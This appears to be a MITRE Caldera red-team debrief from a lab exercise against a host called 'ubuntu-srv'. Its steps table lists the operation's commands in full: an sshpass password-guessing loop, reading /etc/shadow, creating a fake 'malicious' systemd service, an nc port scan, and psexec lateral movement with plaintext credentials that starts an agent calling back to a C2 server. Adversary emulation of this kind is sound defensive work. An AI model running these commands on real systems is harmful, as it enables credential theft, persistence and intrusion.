OPERATIONS DEBRIEF

Generated on 2026-01-02T16:47:16Z

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
Phase2_Webadmin_Verify	running	atomic	default	Not finished


AGENTS

The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
pbojns	ubuntu-srv	linux	webadmin	User	splunkd

ATTACK PATH GRAPH


This graph displays the attack path of hosts compromised by Caldera. Source and target hosts are connected by the method of execution used to start the agent on the target host.



OPERATIONS DEBRIEF


STEPS GRAPH

This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.




TACTIC GRAPH


This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.



TECHNIQUE GRAPH

This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.






OPERATIONS DEBRIEF

FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Credential-access	T1110.001: Brute Force: Password Guessing T1003.008: OS Credential Dumping: /etc/passwd, /etc/master.passwd and /etc/shadow T1552.001: Unsecured Credentials: Credentials In Files	Phase2_Webadmin_Verify Automated SSH Noise Generator Dump Shadow File (Sudo) Credential Hunting in Config Files
Discovery	T1033: System Owner/User Discovery T1083: File and Directory Discovery T1046: Network Service Scanning	Phase2_Webadmin_Verify Identify active user Simple File Discovery Port Scan Target
Lateral-movement	T1021.002: Remote Services: SMB/Windows Admin Shares	Phase2_Webadmin_Verify Lateral Movement Attempt - Standard User Lateral Movement - Admin Compromise
Persistence	T1543.002: Create or Modify System Process: SysV/Systemd Service	Phase2_Webadmin_Verify Noisy Service Creation

STEPS IN OPERATION PHASE2_WEBADMIN_VERIFY

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2026-01-02 T16:34:54Z	success	pbojns	Automated SSH Noise Generator	for i in {1..5}; do sshpass -p "LozinkaNijeTocna$i" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=2 webadmin@127.0.0.1 "id" || true; done	No
2026-01-02 T16:35:44Z	success	pbojns	Identify active user	whoami	Yes
2026-01-02 T16:37:21Z	timeout	pbojns	Dump Shadow File (Sudo)	sudo cat /etc/shadow	No
2026-01-02 T16:39:10Z	timeout	pbojns	Noisy Service Creation	printf "[Unit]\nDescription=RedTeam Malicious Service\n[Service]\nExecStart=/bin/sleep 1000\n[Install]\nWantedBy=multi-user.target\n" > /tmp/rt_malware.service && sudo mv /tmp/rt_malware.service /etc/systemd/system/rt_malware.service && sudo systemctl start rt_malware.service	No
2026-01-02 T16:39:36Z	failure	pbojns	Simple File Discovery	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null	Yes
2026-01-02 T16:40:37Z	failure	pbojns	Port Scan Target	nc -zv -w 2 10.10.0.50 445 135 5985	No
2026-01-02 T16:41:49Z	failure	pbojns	Lateral Movement Attempt - Standard User	python3 psexec.py 'TECHNOVA/employee:employee@10.10.0.50' whoami	Yes
2026-01-02 T16:42:21Z	failure	pbojns	Credential Hunting in Config Files	cat /tmp/db_config.py	No
2026-01-02 T16:43:49Z	failure	pbojns	Lateral Movement - Admin Compromise	python3 psexec.py 'TECHNOVA/admin_lab:Administrator1209!!@10.10.0.50' "C:\Users\Public\splunkd.exe -server http://10.10.0.53:8888 -group red"	Yes

FACTS FOUND IN OPERATION `PHASE2_WEBADMIN_VERIFY`

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Source	Command Run
host.user.name	webadmin	1	pbojns	whoami

OPERATIONS DEBRIEF

Trait	Value	Score	Source	Command Run
domain.user.name	webadmin	1	pbojns	whoami
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-systemd-resolved.service-KyBJQr	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-fwupd.service-ZCe2Hf	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-systemd-timesyncd.service-eqlF4G	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-ModemManager.service-RzWhav	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-polkit.service-wcAQFM	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-apache2.service-EQiXQC	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/psexec.py	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-systemd-logind.service-V3uqrt	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/systemd-private-161bea07a42c49d8bf93dff1cc4564de-upower.service-u1gG2F	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.file.path	/rt_malware.service	1	pbojns	find . -maxdepth 2 -not -path '*/.*' 2>/dev/null
host.ip.address	10.10.0.50	1	pbojns	python3 psexec.py 'TECHNOVA/employee:employee@10.10.0.50' whoami python3 psexec.py 'TECHNOVA/admin_lab:Administrator1209!!@10.10.0.50' "C:\Users\Public\splunkd.exe -server http://10.10.0.53:8888 -group red"